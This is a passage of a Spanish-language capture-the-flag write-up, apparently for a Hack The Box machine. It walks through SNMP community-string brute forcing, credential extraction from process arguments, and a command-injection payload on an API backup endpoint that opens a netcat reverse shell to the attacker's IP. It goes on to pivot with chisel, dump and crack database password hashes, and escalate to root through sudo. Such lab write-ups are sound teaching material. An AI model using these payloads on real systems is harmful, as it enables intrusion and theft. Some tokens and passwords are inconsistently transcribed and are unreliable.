Resultado: "detail": "Only admin users can access this resource"

4.11. Enumeración del endpoint Quotes

Comprobamos el endpoint /quotes/ mediante curl autenticado.

```
curl -s -X GET http://api.mentorquotes.htb/quotes/ -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBhcGl0byIsImVtYWlsIjoiam
FtZXNAbWVudG9ycXVvdGVzLmh0YiJ9.e8g9a9UFgvNVdrsGw6I1f_jU0KZau23Gd7IAI9boxRI" |
jq
```

Resultado:

```
[
  {
    "title": " I believed I was good",
    "description": "I was so bad at studies in school. Teachers used to tell
me that I should follow a different passion other than typical education.
Nonetheless, I got rid of the negativity in myself and others and worked as
hard as I could in my finals and college education. Now I am a paid
accountant for a major brand in my country.",
    "id": 1
  },
  {
    "title": "Find your passion before its too late",
    "description": "When I was growing up, I did not really have much, sure
I enjoyed my passion but did not take it seriously. When I worked in a gas
station for 3 years at that point I made a decision to go back to education
and get a masters degree. Now I am a senior content engineer for a reputed
company",
    "id": 2
  },
  {
    "title": "Never too late",
    "description": "I was a construction worker for almost 10 years. I had
to work there because I did not have any educational background to work in
the academic sector. But I realized I was not getting the best of my life.
So I started investing in crypto. Learned about how investing is done
professionally. Soon enough I was able to give up the construction sector
and start my own business. I did all this in my 60s",
    "id": 3
  },
  {
    "title": "Age is just a number",
    "description": "When I was was kid, I used to create very simple video
games as a hobby. Because I loved it so much, I thought to myself that I am
going to be a game developer someday. With self-motivation, I applied for a
job as a game designer when I just finished school. Now I work there as a
permanent video game developer. And I am really proud to be the youngest
employee there.",
    "id": 4
  },
]
```

```
{
  "title": "Its all worth it in the end",
  "description": "Working as a school teacher, I had a lot of
responsibilities to fulfill. Even though I really loved teaching kids, the
pressure was unbearable. I had 10-hour shifts at school including all the
extra classes. But I did all of them to support the kids who needed my help.
Now I am retired and I can not think of anything else that I would have done
except this. When I see the kids I teach come and visit me telling how they
enjoyed my teaching, all the hard work I put in is worth it.",
  "id": 5
}
```

Nos lista el contenido visible en la página principal.

4.12. Intento de creación de contenido

Intentamos crear una quote mediante POST.

```
`curl -s -X POST http://api.mentorquotes.htb/quotes/ -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImBhcGl0byIsImVtYWlsIjoiam
FtZXNAbWVudG9ycXVvdGVzLmh0YiJ9.e8g9a9UFgvNVdrsGw6l1f_jUOKZau23Gd7IAI9box
RI" | jq
```

Resultado:

```
"detail": "Only admin users can access this resource"
```

No podemos realizar acciones administrativas en la API por el momento.

5. Enumeración UDP y SNMP

5.1. Escaneo de puertos UDP

Al estar bloqueados en la API, ampliamos la superficie de ataque escaneando puertos UDP.

- `-sU` : Escaneo UDP.
- `--min-rate 15000` : Alta velocidad de paquetes.

```
nmap -p- --open --min-rate 15000 10.129.111.177 -sU
```

Resultado:

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 19:22 +0100
Warning: 10.129.111.177 giving up on port because retransmission cap hit
(10).
Nmap scan report for mentorquotes.htb (10.129.111.177)
```

```
Host is up (0.044s latency).
Not shown: 65489 open|filtered udp ports (no-response), 45 closed udp ports
(port-unreach)
PORT      STATE SERVICE
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 48.29 seconds
```

5.2. Enumeración de Community Strings SNMP

Intentamos adivinar la "community string" (contraseña) del servicio SNMP usando onesixtyone y una lista de palabras común.

```
onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-
community-strings-onesixtyone.txt 10.129.111.177
```

Resultado:

```
10.129.111.177 [public] Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue
Nov 22 19:54:14 UTC 2022 x86_64
```

5.3. Enumeración con string 'public'

Extraemos información básica usando la string encontrada.

```
snmpwalk -c public -v1 10.129.111.177
```

Resultado:

```
iso.3.6.1.2.1.1.1.0 = STRING: "Linux mentor 5.15.0-56-generic #62-Ubuntu SMP
Tue Nov 22 19:54:14 UTC 2022 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (835616) 2:19:16.16
iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@mentorquotes.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "mentor"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
```

```

iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and
Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions
for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for
SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP
implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP
implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP
implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP
Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP
Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (836786) 2:19:27.86
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 EA 02 05 13 2A 13 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-56-generic
root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 230
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB

```

Obtenemos información del sistema, contacto (Me <admin@mentorquotes.htb>) y ubicación, pero nada crítico directamente.

5.4. Fuerza bruta de Community Strings (SNMP Brute)

Probamos si existen otras community strings en otras versiones del protocolo SNMP usando la herramienta `snmpbrute.py` (<https://github.com/SECFORCE/SNMP-Brute.git>)

Ejecutamos: `python3 snmpbrute.py -t 10.129.111.177 -f /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt`

Resultado:

```
Identified Community strings
1) 10.129.111.177 public (v1)
2) 10.129.111.177 public (v2c)(R0)
3) 10.129.111.177 internal (v2c)(R0)
```

Encontramos una nueva string: `internal` .

5.5. Enumeración profunda con string 'internal'

Enumeramos usando la string `internal`

```
snmpwalk -c internal -v2c 10.129.111.177
```

.Como devuelve mucha información, usamos `snmpbulkwalk` y guardamos en fichero.

```
snmpbulkwalk -c internal -v2c 10.129.111.177 > ../snmp
```

5.6. Análisis de información SNMP

Filtramos la información buscando procesos en ejecución (`HOST-RESOURCES-MIB`).

Resultado, entre otros muchos, vemos que esta ejecutando el binario `python3` en varios procesos:

```
HOST-RESOURCES-MIB::hrSWRunPath.860 = STRING: "/usr/bin/python3"
HOST-RESOURCES-MIB::hrSWRunPath.2108 = STRING: "/usr/local/bin/python3"
HOST-RESOURCES-MIB::hrSWRunPath.2109 = STRING: "/usr/local/bin/python3"
HOST-RESOURCES-MIB::hrSWRunPath.2136 = STRING: "/usr/bin/python3"
```

5.7. Extracción de credenciales en procesos

Enumerando por los PIDs, en el proceso 2136: `cat snmp | grep 2136`

Encontramos lo siguiente:

```
HOST-RESOURCES-MIB::hrSWRunIndex.2136 = INTEGER: 2136
HOST-RESOURCES-MIB::hrSWRunName.2136 = STRING: "login.py"
HOST-RESOURCES-MIB::hrSWRunID.2136 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.2136 = STRING: "/usr/bin/python3"
HOST-RESOURCES-MIB::hrSWRunParameters.2136 = STRING:
"/usr/local/bin/login.py kj23sadjk123as0-d213"
HOST-RESOURCES-MIB::hrSWRunType.2136 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.2136 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.2136 = INTEGER: 143
HOST-RESOURCES-MIB::hrSWRunPerfMem.2136 = INTEGER: 24416 KBytes
```


Hemos encontrado una credencial expuesta en los argumentos del proceso:
kj23sadj123as0-d213 .

6. Acceso como Administrador en API

6.1. Login con credenciales de James

Probamos la contraseña encontrada con el usuario `james` en la API.

Resultado: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0"

The screenshot shows a REST client interface with two panels: Request and Response.

Request Panel:

- Method: POST
- URL: /auth/login
- Host: api.mentorquotes.htb
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
- Accept: application/json
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Referer: http://api.mentorquotes.htb/docs
- Content-Type: application/json
- Content-Length: 100
- Origin: http://api.mentorquotes.htb
- Connection: keep-alive
- Priority: u=0
- Body (JSON):

```
{  "email": "james@mentorquotes.htb",  "username": "james",  "password": "kj23sadj123as0-d213"}
```

Response Panel:

- Status: HTTP/1.1 200 OK
- Date: Thu, 05 Feb 2026 20:25:16 GMT
- Server: uvicorn
- Content-Length: 154
- Content-Type: application/json
- Access-Control-Allow-Origin: *
- Access-Control-Allow-Credentials: true
- Keep-Alive: timeout=5, max=100
- Connection: Keep-Alive
- Body (JSON):

```
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0"
```

6.2. Enumeración de usuarios (Exitosa)

Ahora que tenemos un token válido de administrador, enumeramos los usuarios nuevamente.

Resultado:

```
[{"id":1,"email":"james@mentorquotes.htb","username":"james"}, {"id":2,"email":"svc@mentorquotes.htb","username":"service_acc"}, {"id":4,"email":"x224@mentorquotes.htb","username":"x2244"}, {"id":5,"email":"papito@mentorquotes.htb","username":"james"}, {"id":6,"email":"james@mentorquotes.htb","username":"papito"}]
```


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /users/ HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Connection: keep-alive 9 Priority: u=0 10 Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0 11 12 </pre>			<pre> 1 HTTP/1.1 201 Created 2 Date: Thu, 05 Feb 2026 20:25:58 GMT 3 Server: uvicorn 4 content-length: 311 5 content-type: application/json 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 9 [{ "id":1, "email":"james@mentorquotes.htb", "username":"james" }, { "id":2, "email":"svc@mentorquotes.htb", "username":"service_acc" }, { "id":4, "email":"x224@mentorquotes.htb", "username":"x2244" }, { "id":5, "email":"papito@mentorquotes.htb", "username":"james" }, { "id":6, "email":"james@mentorquotes.htb", "username":"papito" }] </pre>			

6.3. Enumeración del endpoint Admin

Anteriormente detectamos `/admin/` en el fuzzing.

Lo consultamos con el token de administrador:

```
curl -s -X GET http://api.mentorquotes.htb/admin/ -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" | jq
```

Resultado:

```
{
  "admin_funcs": {
    "check db connection": "/check",
    "backup the application": "/backup"
  }
}
```

7. Explotación: Command Injection

7.1. Análisis del endpoint /backup

Intentamos interactuar con `/admin/backup` para entender qué parámetros espera.

Intento 1: Sin datos

```
curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" | jq
```

Resultado:

```
{
  "detail": [
    {
      "loc": [
        "body"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

Intento 2: Datos inválidos

```
curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -d "test" | jq
```

Resultado:

```
{
  "detail": [
    {
      "loc": [
        "body"
      ],
      "msg": "value is not a valid dict",
      "type": "type_error.dict"
    }
  ]
}
```

Intento 3: JSON vacío (Añadiendo Content-Type)

```
curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "content-type: application/json" -d "{}" | jq
```

Resultado:

```
{
  "detail": [
    {
      "loc": [
        "body",
```

```

    "path"
  ],
  "msg": "field required",
  "type": "value_error.missing"
}
]
}

```

Intento 4: Envío de path válido

```

curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW
1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--
Na0" -H "content-type: application/json" -d '{"path":"/etc/passwd"}' | jq

```

Resultado:

```
"INFO": "Done!"
```

7.2. Prueba de inyección de comandos

Sospechamos que el sistema ejecuta un comando del tipo `zip -r [backup] [path]`. Intentamos inyectar comandos.

Prueba con sleep simple:

```

└─# curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW
1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H
"content-type: application/json" -d '{"path":"/etc/passwd; sleep 5"}' | jq

```

No tarda 5 segundos.

Prueba cerrando sentencia (;):

```

curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW
1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H
"content-type: application/json" -d '{"path":"/etc/passwd; sleep 5;"}' | jq

```

Ahora sí tarda 5 segundos. Es vulnerable a Command Injection.

7.3. Obtención de Reverse Shell

Preparamos un listener en nuestra máquina atacante: `rlwrap nc -nlvp 443`

Enviamos el payload malicioso para ejecutar una reverse shell: `curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuYHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H`

```
"content-type: application/json" -d '{"path":"/etc/passwd; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.195 443 >/tmp/f;"}' | jq
```

Resultado: Reverse shell exitosa.

7.4. Reconocimiento inicial del contenedor

Dentro de la shell, verificamos quién somos y dónde estamos.

Verificamos el identificador: `id`

```
Resultado: uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Verificamos el hostname: `hostname -i`

Resultado: `172.22.0.3`

Esto indica que estamos dentro de un contenedor Docker.

7.5. Flag de Usuario

Leemos la flag de usuario ubicada en el directorio del servicio:

```
cat /home/svc/user.txt
```

Resultado: `b967720072b317da165e70f3a4d2055a`

Ademas vemos que el directorio svc parece que esta montado: `ls -la /home`

Resultado: `drwxr-x--- 4 1001 1001 4096 Nov 11 2022 svc`

8. Movimiento Lateral y Pivoting

8.1. Enumeración interna del contenedor

Enumerando directorios, en /app/app vemos un archivo db.py, mirando su contenido vemos unas credenciales: `DATABASE_URL = os.getenv("DATABASE_URL", "postgresql://postgres:postgres@172.22.0.1/mentorquotes_db")`

La IP `172.22.0.1` suele ser la puerta de enlace (el host anfitrión).

8.2. Detección de puertos internos

Verificamos los puertos abiertos visibles desde el contenedor leyendo `/proc/net/tcp`.

```
/app/app # cat /proc/net/tcp
sl local_address rem_address  st tx_queue rx_queue tr tm→when retrnsmt  uid  timeout inode
0: 00000000:1F40 00000000:0000 0A 00000000:00000001 00:00000000 00000000 0 0 37007 2 0000000000000000 100 0 0 10 0
1: 0B00007F:9965 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 36368 1 0000000000000000 100 0 0 10 0
2: 030016AC:8A00 010016AC:1538 01 00000000:00000000 00:00000000 00000000 0 0 349410 1 0000000000000000 20 4 0 10 -1
3: 030016AC:B056 010016AC:1538 01 00000000:00000000 02:0001D49A 00000000 0 0 38064 2 0000000000000000 20 4 0 10 -1
4: 030016AC:1F40 010016AC:99DA 08 00000000:00000001 00:00000000 00000000 0 0 349663 1 0000000000000000 20 4 28 10 -1
5: 030016AC:1F40 010016AC:C258 01 00000000:0000012D 00:00000000 00000000 0 0 1 0000000000000000 20 4 28 10 -1
6: 030016AC:B3F3 C30E0A0A:01BB 01 00000000:00000000 00:00000000 00000000 0 0 349666 2 0000000000000000 24 4 33 10 -1
```

Convertimos el valor hexadecimal 1538 a decimal:

```
python3 -c 'V=0x1538;print(V)'
```

Resultado: 5432 (PostgreSQL). Confirmamos que el puerto está abierto en el host.

8.3. Establecimiento de túnel (Pivoting)

Lanzamos otra reverse shell de respaldo y configuramos chisel para acceder al puerto 5432 del host desde nuestra máquina atacante.

Chisel, host atacante, host victima:

```
kali -> ./chisel server -p 1234  
contenedor -> ./chisel client 10.10.14.195:1234 R:5432:172.22.0.1:5432
```

8.4. Exfiltración de base de datos

Conectamos a la base de datos a través del túnel.

```
psql -h 127.0.0.1 -U 'postgres' -p 5432
```

Password: postgres

Listamos las bases de datos: \l

Resultado:

```
mentorquotes_db  
postgres  
template0  
template1
```

Accedemos a la base mentorquotes_db: \c mentorquotes_db

Listamos las tablas existentes: \dt

Resultado:

Esquema	Nombre	Tipo	Dueño
public	cmd_exec	tabla	postgres
public	quotes	tabla	postgres
public	users	tabla	postgres

Volcamos la tabla de usuarios: select * from users;

Resultado:

id	email	username	password
1	james@mentorquotes.htb	james	7ccdcd8c05b59add9c198d492b36a503
2	svc@mentorquotes.htb	service_acc	53f22d0dfa10dce7e29cd31f4f953fd8

8.5. Cracking de hashes

Tenemos el hash MD5 `53f22d0dfa10dce7e29cd31f4f953fd8` para el usuario `service_acc` (svc). Usamos una herramienta online como CrackStation.

Resultado: `123meunomeeivani`

8.6. Acceso SSH al host

Probamos las credenciales obtenidas contra el servicio SSH de la máquina víctima (10.129.111.177).

```
ssh svc@10.129.111.177
```

Resultado: Acceso exitoso.

Comprobamos la versión del sistema:

```
lsb_release -a
```

Resultado:

```
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.1 LTS
Release:        22.04
Codename:       jammy
```

9. Escalada de Privilegios

9.1. Enumeración de archivos en el sistema

Buscamos contraseñas en archivos de configuración dentro de `/etc/` :

```
grep -rni "password" /etc/ 2>/dev/null
```

Encontramos una credencial interesante en la configuración de SNMP:

```
/etc/snmp/snmpd.conf:92:createUser bootstrap MD5 SuperSecurePassword123__ DES
```

9.2. Movimiento horizontal a usuario James

Probamos la contraseña `SuperSecurePassword123__` con el usuario `james` del sistema.

```
su james
```

Resultado: Acceso exitoso.

Comprobamos identidad:

```
id
```

Resultado: `uid=1000(james) gid=1000(james) groups=1000(james)`

9.3. Escalada a Root

Comprobamos los privilegios de `sudo` para el usuario `james`.

```
sudo -l
```

Resultado: `(ALL) /bin/sh`. El usuario puede ejecutar `/bin/sh` como root sin restricciones.

Ejecutamos:

```
sudo /bin/sh
```

9.4. Flag de Root

Leemos la flag final.

```
cat root.txt
```

Resultado: `bcbf55484005ef01ea2ebb82c80cd308`